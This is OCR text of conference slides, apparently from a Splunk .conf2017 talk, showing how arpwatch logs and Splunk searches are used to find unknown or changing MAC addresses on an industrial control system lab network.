
What happens here?

Latent dangers

Latent dangers

We MUST alert before this happens

Bringing IT security to OT




Why Splunk?

- Processes machine data easily
- Robust log delivery agent
- Flexible parsing
- Statistical engine
- Key/value engine for state
- Integrated visualization
- All included, just query

- Maximize development time for prototyping!

Tooling the sensor

- IXIA copper taps
  - Passive tapping of target resources
  - Fail-on capability prevents impact of power outage
- Security Onion
  - Provides open-source sensing tools to instrument network streams
  - Can add other tools not on the standard build
- ARPWATCH
  - Monitors ARP broadcasts on the network segment
- Splunk Stream
- Splunk Universal Forwarder



ICS Defender

Because what fun would it be if there wasn't an app for that?

Load lab design

Reload stelab.csv to KV table

```
| inputlookup stelab.csv | outputlookup stelab
```

✓ 8 results (before 8/4/17 5:21:02.000 PM) No Event Sampling


Events | Patterns | Statistics (8) | Visualization

20 Per Page | Format | Preview

description	ip_addr	known	mac	old_ip_addr
DCS Server	10.[redacted].22	1	00[redacted]:04	192.[redacted].11
Raspberry Pi		1	b8:27:eb:f6:97:1f	192.[redacted].14
Micro 820 PLC		1	f4:[redacted]:b1	192.[redacted].17
Raspberry Pi	10.[redacted].16	1	b8:27:eb:5d:eb:50	192.[redacted].25
Raspberry Pi	10.[redacted].18	1	b8:27:eb:33:9c:68	192.[redacted].26
Raspberry Pi	10.[redacted].19	1	b8:27:eb:74:45:eb	192.[redacted].28
Windows 7 - Eng Station	10.[redacted].11	1	b4:[redacted]:11	192.[redacted].51
ML1400 PLC	10.[redacted].20	1	00:[redacted]:93	192.[redacted].50

splunk> .conf2017

Load lab design



splunk> .conf2017

Finding errant MACs

20170320 - Unknown MAC subsearch

```
source=/var/log/syslog arpwatch NOT (execl OR punct="__::_-_:___"  OR punct="__::_-_:___:_:_____-___" OR punct="__::_-_:___=_=")
| lookup stelab mac as mac_addr OUTPUT ip_addr as known_ip known as known
| fillnull value=0 known
| search known<1 iface=br0 ip_addr=10.[redacted].0/24
| fields mac_addr
```

… | **lookup** stelab mac as **mac_addr** **OUTPUT known** as known
… | search **known<1** …

Not by design

20170320 - Unknown MAC subsearch

```
source=/var/log/syslog arpwatch NOT (execl OR punct="__::_-_:___"  OR punct="__::_-_:___:_:_____-___" OR punct="__::_-_:___=_=")
| lookup stelab mac as mac_addr OUTPUT ip_addr as known_ip known as known
| fillnull value=0 known
| search known<1 iface=br0 ip_addr=10[redacted].0/24
| fields mac_addr
```

i	Time	Event
>	8/4/17 3:28:09.000 PM	Aug 4 15:28:09 Icy-Es arpwatch: new station 10.[redacted].9 00:0e:[redacted]2:41 br0
>	8/1/17 6:22:53.000 PM	Aug 1 18:22:53 Icy-Es arpwatch: flip flop 10.[redacted].20 b8:27:eb:fe:fe:b1 (00:1d:[redacted]:93) br0
>	8/1/17 5:50:59.000 PM	Aug 1 17:50:59 Icy-Es arpwatch: changed ethernet address 10.[redacted].52 b8:27:eb:0d:8c:3c (b4:b5:[redacted]:5d) br0
>	8/1/17 3:35:48.000 PM	Aug 1 15:35:48 Icy-Es arpwatch: flip flop 10.[redacted].20 b8:27:eb:fe:fe:b1 (00:1d:[redacted]:93) br0
>	8/1/17 3:34:49.000 PM	Aug 1 15:34:49 Icy-Es arpwatch: flip flop 10.[redacted].20 b8:27:eb:fe:fe:b1 (00:1d:[redacted]:93) br0

Build the MAC graph

Parsed ARPWATCH MAC stats

```
source=/var/log/syslog arpwatch NOT (execl OR punct="__::_-_:___"  OR punct="__::_-_:___:_:_____-___" OR punct="__::_-_:___=_=")
| stats dc(mac_addr) as count by ip_addr
```

ip_addr	count
10[redacted].13	2
10[redacted].14	1
10[redacted].15	1
10[redacted].16	1
10[redacted].17	1
10[redacted].18	1
10[redacted].19	1
10[redacted].2	2
10[redacted].20	2


stats **dc(mac_addr)** by ip_addr

Something isn't right..

Parsed ARPWATCH MAC stats

```
source=/var/log/syslog arpwatch NOT (execl OR punct="__::_-_:___"  OR punct="__::_-_:___:_:_____-___" OR punct="__::_-_:___=_=")
| stats dc(mac_addr) as count by ip_addr
```

ip_addr	count
10[redacted].13	2
10[redacted].14	1
10[redacted].15	1
10[redacted].16	1
10[redacted].17	1
10[redacted].18	1
10[redacted].19	1
10[redacted].2	2
10[redacted].20	2




Something isn't right..

Parsed ARPWATCH MAC stats

```
source=/var/log/syslog arpwatch NOT (execl OR punct="__::_-_:___"  OR punct="__::_-_:___:_:_____-___" OR punct="__::_-_:___=_=")
| stats dc(mac_addr) as count by ip_addr
```

ip_addr	count
10[redacted].13	2
10[redacted].14	1
10[redacted].15	1
10[redacted].16	1
10[redacted].17	1
10[redacted].18	1
10[redacted].19	1
10[redacted].2	2
10[redacted].20	2

Show me those Big MACs



The state of MACs

20170320 - Initial load MAC-to-IP state KV store

```
source=/var/log/syslog arpwatch new station ip_addr=10.[redacted].0/24
| stats first(mac_addr) as mac by ip_addr
| eventstats count as c_mac by mac
| eventstats count as c_ip by ip_addr
| search c_mac=1 AND c_ip=1
| table ip_addr mac
| outputlookup mac_ip_lookup
```

✓ 57 events (before 8/4/17 5:17:09.000 PM) No Event Sampling

Events | Patterns | Statistics (18) | Visualization

The state of MACs

20170320 - Initial load MAC-to-IP state KV store

```
source=/var/log/syslog arpwatch new station ip_addr=10.[redacted].0/24
| stats first(mac_addr) as mac by ip_addr
| eventstats count as c_mac by mac
| eventstats count as c_ip by ip_addr
| search c_mac=1 AND c_ip=1
| table ip_addr mac
| outputlookup mac_ip_lookup
```

Take the first MAC

Better than null test. Gets rid of blanks.

✓ 57 events (before 8/4/17 5:17:09.000 PM) No Event Sampling

Events | Patterns | Statistics (18) | Visualization

The state of MACs

20170320 - Initial load MAC-to-IP state KV store

```
source=/var/log/syslog arpwatch new station ip_addr=10.[redacted].0/24
| stats first(mac_addr) as mac by ip_addr
| eventstats count as c_mac by mac
| eventstats count as c_ip by ip_addr
| search c_mac=1 AND c_ip=1
| table ip_addr mac
| outputlookup mac_ip_lookup
```

Take the first MAC

Better than null test. Gets rid of blanks.

